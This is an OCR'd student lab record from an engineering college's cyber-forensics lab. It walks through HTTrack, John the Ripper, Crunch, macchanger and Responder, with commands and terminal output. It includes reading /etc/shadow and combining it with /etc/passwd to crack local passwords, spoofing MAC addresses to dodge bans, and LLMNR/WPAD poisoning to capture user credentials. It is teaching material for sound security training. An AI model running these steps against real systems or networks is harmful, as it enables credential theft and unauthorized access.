
7. To continue a mirror in the current folder
   Syntax - *httrack --continue*

```
└─$ httrack --continue
Mirror launched on Fri, 03 Dec 2021 00:08:23 by HTTrack Website Copier/3.49-2+libhtsjava.so.2 [XR&CO'2014
]
mirroring www.someweb.com/bob/bobby.html +* with the wizard help..
Done.www.someweb.com/bob/bobby.html (0 bytes) - -5
Thanks for using HTTrack!
```

Using HTTrack GUI

a. Syntax - *webhttrack*

b. Create a project



c. Add the URL

d. Site mirrored

CONCLUSION

1. HTTrack Website Copier is a free open source Web crawler and offline browser software program that allows you to download a copy of a World Wide Web site.
2. It can be a useful tool to make quick backups of a business's websites with its structure intact.

REFERENCES

1. HTTrack - https://en.wikipedia.org/wiki/HTTrack
2. How to use the HTTrack Website copier - https://smallbusiness.chron.com/use-httrack-website-copier-52794.html
3. HTTrack: Penetration Testing Tools - https://en.kali.tools/?p=443

R V COLLEGE OF ENGINEERING

Name: Dhanush M **USN:** 1RV18IS011 **Dept/Lab:** ISE/CSDF **Expt No.:** 03 a
Date: 03/12/2021 **Title:** PASSWORD ATTACK TOOLS

---

a. PASSWORD CRACKING USING **JOHN THE RIPPER**

INTRODUCTION

Hacking is an attempt to explore methods of breaching a defense mechanism and exploiting a weakness of a system to prevent unauthorized parties into the system by sealing the loopholes found in the system. This form of hacking is commonly known as penetration testing, also known as pen test. This is an attempt to identify the level of a security system by trying to gain access into the system through identified vulnerabilities with permission from authorized personnel.

Types of Penetration testing - External Pen Test, Internal Pen Test, and Social Engineering.

John the Ripper is a free, open-source password cracking and recovery security auditing tool available for most operating systems. It has a bunch of passwords in both raw and hashed format. This bunch of passwords stored together is known as a password dictionary.
John the Ripper will identify all potential passwords in a hashed format. It will then match the hashed passwords with the initial hashed password and try to find a match. If a match is found in the password hash, John the Ripper then displays the password in raw form as the cracked password. The process of matching the password hashes to locate a match is known as a dictionary attack.

Objectives - To spot the weak passwords in a system and use John the Ripper in the password cracking process.

EXECUTION STEPS

1. **Installing John the ripper from a package**
   Command - *sudo apt install john*
   Command to run John the ripper - *john*

2. **Cracking passwords using John the ripper**
   During the cracking process, John the Ripper uses a rainbow table approach where it takes words from an in-built dictionary that comes with it. It then compiles the variations of that dictionary and compares the hashed password to what is in the password file trying to find a match. This is repeated until a match is found.
   John the ripper works in 3 different modes to crack the passwords -
   a. Single Crack Mode
   b. Wordlist Crack Mode
   c. Incremental Mode

Examples cases of cracking passwords

1. **John the ripper Single crack mode**

   In this mode John the ripper makes use of the information available to it in the form of a username and other information. This can be used to crack the password files with the format of Username:Password.

   Syntax: john [mode/option] [password file]

   john --single --format=raw-sha1 file.txt

```
┌──(root💀kali)-[/home/kali]
└─# john --single --format=raw-sha1 file.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Hello            (Hello)
1g 0:00:00:00 DONE (2021-12-01 02:18) 100.0g/s 200.0p/s 200.0c/s 200.0C/s Hello..hello
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

2. **John the ripper Wordlist crack mode**

   In this mode John the ripper uses a wordlist that can also be called a Dictionary and it compares the hashes of the words present in the Dictionary with the password hash. John also comes in-built with a password.lst which contains most of the common passwords.

   Syntax: john [wordlist] [options] [password file]

   john --wordlist=/usr/share/john/password.lst --format=raw-sha1 file.txt

```
┌──(root💀kali)-[/home/kali]
└─# john --wordlist=/usr/share/john/password.lst --form=raw-sha1 file.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
hello            (hello)
1g 0:00:00:00 DONE (2021-12-01 02:16) 100.0g/s 2400p/s 2400c/s 2400C/s service..hello
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

3. **Incremental mode**

   This is the most powerful cracking mode, it can try all possible character combinations as passwords. However, it is assumed that cracking with this mode will never terminate because of the number of combinations being too large (actually, it will terminate if you set a low password length limit or make it use a small charset), and you'll have to interrupt it earlier.

   That's one reason why this mode deals with trigraph frequencies, separately for each character position and for each password length, to crack as many passwords as possible within a limited time.

   Syntax: *john --incremental [password file]*

   john --incremental crack.txt

```
┌──(kali㉿kali)-[~]
└─$ john --incremental file.txt
Created directory: /home/kali/.john
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
hey              (hello)
1g 0:00:00:05 DONE (2021-12-01 12:00) 0.1751g/s 287277p/s 287277c/s 287277C/s n3..hey
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

Cracking the user credentials

In the Linux operating system, a shadow password file is a system file in which encrypted user passwords are stored so that they are not available to the people who try to break into the system. It is located at /etc/shadow.

1. Open Shadow file -
   cat /etc/shadow
   Find credentials of the user and copy it into a text file. Use john the ripper to crack it -
   john file.txt

```
┌──(root💀kali)-[/home/kali]
└─# john file.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Hello            (Hello)
1g 0:00:00:00 DONE 1/3 (2021-12-01 11:22) 12.50g/s 25.00p/s 25.00c/s 25.00C/s Hello..hello
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

2. To collectively crack credentials of all the users, using John the ripper's utility 'unshadow'
   unshadow /etc/passwd /etc/shadow > file.txt
   This combines both the files so John can use it for effective cracking.
   Using john to crack credentials of all users collectively,
   john --wordlist=/usr/share/john/password.lst file.txt (or) *john /etc/shadow*

```
┌──(root💀kali)-[/home/kali]
└─# john --wordlist=/usr/share/john/password.lst file.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hello            (Hello)
1g 0:00:00:00 DONE (2021-12-01 11:30) 3.571g/s 914.2p/s 914.2c/s 914.2C/s 123456..franklin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

View all formats
To view all encryption formats that John the ripper uses -
john --list=formats
Example: raw-sha1, raw-md5, raw-md4, raw-sha256, ripemd-128, whirlpool

Cracking multiple files
Syntax: john [file1] [file2]
john -form=raw-md5 file1.txt file2.txt

Creating a new user
sudo useradd -r <name>
sudo passwrd <name>

CONCLUSION

1. John the Ripper is a basic, free password cracking software tool.
2. It is a password testing and breaking program as it combines a number of password crackers into one package, auto-detects password hash types, and includes a customizable cracker.
3. It runs against various encrypted password formats including several crypt password hash types.

REFERENCES

1. Password cracking with John the Ripper - https://www.section.io/engineering-education/password-cracking-with-john-the-ripper/#how-to-install-john-the-ripper
2. Beginner's guide for John the Ripper (Part 1) - https://www.hackingarticles.in/beginner-guide-john-the-ripper-part-1
3. Password cracking with John the Ripper on Linux - https://linuxconfig.org/password-cracking-with-john-the-ripper-on-linux
4. John the Ripper's command line syntax - https://www.openwall.com/john/doc/OPTIONS.shtml
5. John the Ripper usage examples - https://www.openwall.com/john/doc/EXAMPLES.shtml

R V COLLEGE OF ENGINEERING

Name: Dhanush M **USN:** 1RV18IS011 **Dept/Lab:** ISE/CSDF **Expt No.:** 03 b
Date: 03/12/2021 **Title:** PASSWORD ATTACK TOOLS

---

b. CRUNCH

INTRODUCTION

Collection of a different combination of characters is called a wordlist. And in order to crack a password or a hash, we need to have a good wordlist which could break the password. So to do so we have a tool in kali Linux called ***crunch***.
Crunch is a wordlist generating tool that comes pre-installed with Kali Linux. It is used to generate custom keywords based on wordlists. It generates a wordlist with permutation and combination. We could use some specific patterns and symbols to generate a wordlist.

Objectives - To generate wordlists with certain patterns and symbols in order to break passwords. .

EXECUTION STEPS

Basic syntax of crunch -
This structure takes in mandatorily the minimum and maximum number of characters to be used to form words. The argument *-f* is used to access files from some specific charsets of crunch and *-o* is to save the output in the mentioned file, this file will be created during execution. By default crunch uses only lowercase alphabets in its charset.
Syntax: *crunch <min> <max> -f <charset> -t <pattern> -o <filename>*

Other arguments,


- *-t* is used to specify our own patterns of characters. The symbols used to represent some group of characters are as follows,
    - , for all uppercase letters.
    - @ for all lowercase letters.
    - % for all numeric characters.
    - ^ for all special characters.
- *-c* is used to create a file based on breaking output with respect to the number of lines that were specified.
- *-b* is used to split and create files based on the size specified.
- *-z* is used to compress the files created in compressed format, for example gzip, bzip, lzma, 7z.
- *-i* is used to generate all the possible passwords from the specified wordlist in inverted format.

Examples cases -

1.
```
┌──(root💀kali)-[/home/kali]
└─# crunch 3 5 -f /usr/share/crunch/charset.lst mixalpha -o file.txt | more
Crunch will now generate the following amount of data: 2318344704 bytes
2210 MB
2 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 387656256

crunch: 100% completed generating output
```

2.
```
┌──(root💀kali)-[/home/kali]
└─# crunch 3 3 -t ,%% -b 1kb -o START -i | more
Crunch will now generate the following amount of data: 10400 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 2600

crunch:  19% completed generating output

crunch:  48% completed generating output

crunch:  67% completed generating output

crunch:  86% completed generating output

crunch: 100% completed generating output
```

3.
```
┌──(root💀kali)-[/home/kali]
└─# crunch 5 5 -f /usr/share/crunch/charset.lst ualpha -t A@@D@ -l a@aaa -c 100 -o START| more
Crunch will now generate the following amount of data: 600 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100

crunch: 100% completed generating output

crunch: 200% completed generating output

crunch: 300% completed generating output

crunch: 400% completed generating output

crunch: 500% completed generating output

crunch: 600% completed generating output

crunch: 676% completed generating output
```

4. 

CONCLUSION

1. Crunch can generate a wordlist subject to the conditions you specify and its output file can be used in any other program or file.
2. Crunch can generate all possible permutations and combinations.
3. The generated wordlist is used by John the Ripper which is a free password cracking software tool developed by Openwall. It is one of the most popular password testings and breaking programs as it combines a number of password crackers into one package, auto-detects password hash types, and includes a customizable cracker

REFERENCES

1. Crunch Password list generation in Kali Linux - https://www.hackingtutorials.org/general-tutorials/crunch-password-list-generation
2. Kali Linux - Crunch Utility - https://www.geeksforgeeks.org/kali-linux-crunch-utility
3. Comprehensive Guide on Crunch Tool - https://www.hackingarticles.in/comprehensive-guide-on-crunch-tool

R V COLLEGE OF ENGINEERING

Name: Dhanush M **USN:** 1RV18IS011 **Dept/Lab:** ISE/CSDF **Expt No.:** 04 a
Date: 06/12/2021 **Title:** SNIFFING AND SPOOFING TOOLS

---

a. **MACCHANGER** SPOOFING TOOL

INTRODUCTION

A media access control address is a unique identifier assigned to a network interface controller for use as a network address in communications within a network segment.
It is a unique and hard coded address programmed into network devices which cannot be changed permanently. The MAC address is in the 2nd OSI layer and should be seen as the physical address of your interface.
Basically it's a hardware id used when connecting to Ethernet and Wi-fi.
As we know that MAC addresses are unique, that means every device has a MAC address that doesn't match with any other devices. We can't change it permanently, but we are able to spoof it. MACchanger will help us to do that.

Spoofing is to pretend to be someone else. It is a technique for temporarily changing your Media Access Control (MAC) address on a network device. Macchanger is a tool that is included with any version of Kali Linux including the 2016 rolling edition and can change the MAC address to any desired address until the next reboot.
For the normal purpose we don't need to change our MAC but in penetration testing this has many benefits.


- Suppose some wireless system has blocked someone's original MAC address then it can be bypassed it easily, or
- One can spoof their original MAC address before performing penetration test activity on wireless networks so that the admin of the network can't see or ban the original MAC address. This means the admin can see or block/ban the spoofed MAC address.

Objectives - To perform spoofing.

EXECUTION STEPS

1. Can be accessed from the Terminal window in the Kali Linux system or MACchanger from Sniffing and Spoofing tools in the Start menu.

2. Before we get started, we need to take down the network adapter in order to change the MAC address. **To turn off network interface,**
   Command - *ifconfig eth0 down*



3. **Basic structure**
   Syntax - *macchanger [options]*

a. **To show summary of options (*-h --help*)**
Command - *macchanger --help*

```
└─# macchanger --help
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                  Print this help
  -V,  --version               Print version and exit
  -s,  --show                  Print the MAC address and exit
  -e,  --ending                Don't change the vendor bytes
  -a,  --another               Set random vendor MAC of the same kind
  -A                           Set random vendor MAC of any kind
  -p,  --permanent             Reset to original, permanent hardware MAC
  -r,  --random                Set fully random MAC
  -l,  --list[=keyword]        Print known vendors
  -b,  --bia                   Pretend to be a burned-in-address
  -m,  --mac=XX:XX:XX:XX:XX:XX
       --mac XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX

Report bugs to https://github.com/alobbs/macchanger/issues
```

b. **To change MAC address (*-m --mac*)**
Syntax - *macchanger -m <new_MAC_address> eth0*

```
┌──(root💀kali)-[/home/kali]
└─# macchanger -m b2:aa:0e:56:ed:f7  eth0
Current MAC:   08:00:27:ab:08:1c (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:ab:08:1c (CADMUS COMPUTER SYSTEMS)
New MAC:       b2:aa:0e:56:ed:f7 (unknown)
```

c. **To set a fully random MAC address (*-r --random*)**
Command - *macchanger -r eth0*

```
┌──(root💀kali)-[/home/kali]
└─# macchanger -r eth0
Current MAC:   b2:aa:0e:56:ed:f7 (unknown)
Permanent MAC: 08:00:27:ab:08:1c (CADMUS COMPUTER SYSTEMS)
New MAC:       32:c4:fc:ed:dc:8a (unknown)
```

d. **To not change the vendor bytes (*-e --ending*)**
Command - *macchanger -e eth0*

```
┌──(root💀kali)-[/home/kali]
└─# macchanger -e eth0
Current MAC:   32:c4:fc:ed:dc:8a (unknown)
Permanent MAC: 08:00:27:ab:08:1c (CADMUS COMPUTER SYSTEMS)
New MAC:       30:c4:fc:33:6c:5c (unknown)

┌──(root💀kali)-[/home/kali]
└─# macchanger -e eth0
Current MAC:   30:c4:fc:33:6c:5c (unknown)
Permanent MAC: 08:00:27:ab:08:1c (CADMUS COMPUTER SYSTEMS)
New MAC:       30:c4:fc:25:43:75 (unknown)
```

e. **To reset MAC address to its original, permanent hardware value (*-p --permanent*)**
Command - *macchanger -p eth0*

```
┌──(root💀kali)-[/home/kali]
└─# macchanger -p eth0
Current MAC:   30:c4:fc:25:43:75 (unknown)
Permanent MAC: 08:00:27:ab:08:1c (CADMUS COMPUTER SYSTEMS)
New MAC:       08:00:27:ab:08:1c (CADMUS COMPUTER SYSTEMS)
```

4. **To bring up the network interface**
Command - *ifconfig eth0 up*

```
┌──(root💀kali)-[/home/kali]
└─# ifconfig eth0 up
```

CONCLUSION

1. The Macchanger is a simple tool which is easy to use and provides effective ways of spoofing Mac addresses.
2. Macchanger provides a way to conduct penetration testing without the owner knowing the permanent Mac address of the user.

REFERENCES

1. How to change MAC address using MACchanger on Kali Linux - https://linuxconfig.org/how-to-change-mac-address-using-macchanger-on-kali-linux
2. MAC address spoofing with MACchanger in Kali Linux - https://www.hackingtutorials.org/general-tutorials/mac-address-spoofing-with-macchanger/
3. MACchanger Tool - https://medium.com/%40arnavtripathy98/macchanger-tool-using-kali-linux-656817f73f30
4. How to change/spoof your MAC address using MACchanger on Kali Linux - https://pentesttools.net/how-to-change-spoof-your-mac-address-using-macchanger-on-kali-linux-2018-1/

R V COLLEGE OF ENGINEERING

Name: Dhanush M **USN:** 1RV18IS011
Dept/Lab: ISE/CSDF **Date:** 08/12/2021 **Expt No:** 04(b)
Title: Sniffing and Spoofing - Responder

Introduction

Responder is a powerful tool for quickly gaining credentials and possibly even remote system access. It is a LLMNR, NBT-NS & MDNS poisoner that is easy to use and very effective against vulnerable networks. Responder works by imitating several services and offering them to the network. Once a Windows system is tricked into communicating to responder via one of these services or when an incorrect UNC share name is searched for on the LAN, responder will respond to the request, grab the username & password hash and log them. Responder has the ability to prompt users for credentials when certain network services are requested, resulting in clear text passwords. It can also perform pass-the-hash style attacks and provide remote shells.

Objective

To explore the responder tool for launching a sniffing attack to gather username and password credentials while filling the details in a login prompt on Windows.

Theory


An LLMNR and NBT-NS spoofing attack is a classic internal network attack. It still works today because of law awareness and the fact that it's enabled by default in Windows.

When a DNS name server request fails, Microsoft Windows systems use Link-Local Multicast Name Resolution (LLMNR for short) and the Net-BIOS Name Service (NBT-NS) for fallback name resolution. If the DNS name does not resolve, the client performs an unauthenticated UDP broadcast to the network asking if any other system has the name it's looking for. This broadcast process is unauthenticated and shared with the whole network hence it allows any machine on the network to respond and claim to be the target machine.

By listening for LLMNR & NetBIOS broadcasts it's possible to masquerade as the machine (spoof) the client is erroneously trying to authenticate with. After accepting the connection it's possible to use a tool like Responder or Metasploit to forward on requests to a rogue service (like SMB TCP: 137) that performs the authentication process. During the authentication process the client will send the rogue server a NTLMv2 hash for the user that's trying to authenticate, this hash is captured to disk and can be cracked offline with a tool like Hashcat or John the Ripper or used in a pass-the-hash attack.

Step-by-step LLMNR / NBT-NS Poisoning Attack

1. User sends incorrect SMB share address `\\SNARE01`
2. DNS Server responds with `\\SNARE01 - NOT FOUND`
3. Client performs LLMNR / NBT-NS broadcast
4. responder tells the client it's SNARE01 and accepts the NTLMv2 hash
5. Responder sends an error back to the client, so the end user is none the wiser and simply thinks they have the wrong share name.



Execution Steps - basic usage

1) The first step is to access the responder tool in kali linux. Responder is installed by default in Kali Linux. To view the Responder help screen and see what options are available, just use the "-h" switch.

```
#responder -h
```

2) From the help screen, the usage for the tool is either,

```
#responder -I eth0 -w -r -f
```

or

```
#responder -I eth0 -wrf
```

Note: The "-I" switch is to provide your network interface. The verbose switch, "-v" to increase the text output of the program for more formation.

3) Analyze Mode for the responder tool: This mode runs responder but it does not respond to requests. It is specified with the "-A" switch. It can be useful to see what types of requests on the network responder could respond to, without actually doing it.

```
#responder -I eth0 -A
```

Note: Analyze mode is also a good way to passively discover possible target systems.

4) Poisoning with responder: trying basic poisoner defaults by,

```
#responder -I eth0
```

Responder will poison responses and, if it can, capture any credentials. If a user tries to connect to a non-existing server share, Responder will answer the request and prompt them with a login prompt for access.

If they enter their credentials, Responder will display and save the password hash. We could then take the hash and attempt to crack it.

5) Basic Authentication & WPAD:

WPAD is used in some corporate environments to automatically provide the Internet proxy for web browsers. Many Internet browsers have "enable system proxy" set by default in their internet settings, so they will seek out a WPAD server for a proxy address.

We can enable WPAD support in Responder to have it respond to these requests. If we use WPAD with the "Force Basic Authentication" option, Responder

prompts users with a login screen when they try to surf the web and grabs the entered credentials in clear text.

```
#responder -I eth0 -wbF
```

"-w" Starts the WPAD Server

"-b" Enables basic HTTP authentication


"-F" Forces authentication for WPAD (a login prompt)

When a user goes to surf the web, the browser will reach out for proxy settings using WPAD. Responder will respond to the request and trigger a login prompt:


6) Log files for responder: Log files for Responder are located in the */usr/share/responder/logs* directory

Sniffing attack using Responder

1. The first step is to establish the same subnet for the Kali linux machine and your DNS server. This can be done in the network settings in virtualbox by changing the network adapter setting from NAT to Bridge Adapter.




2. Check the IP address of your Kali linux machine, it should look something like the IP shown below.



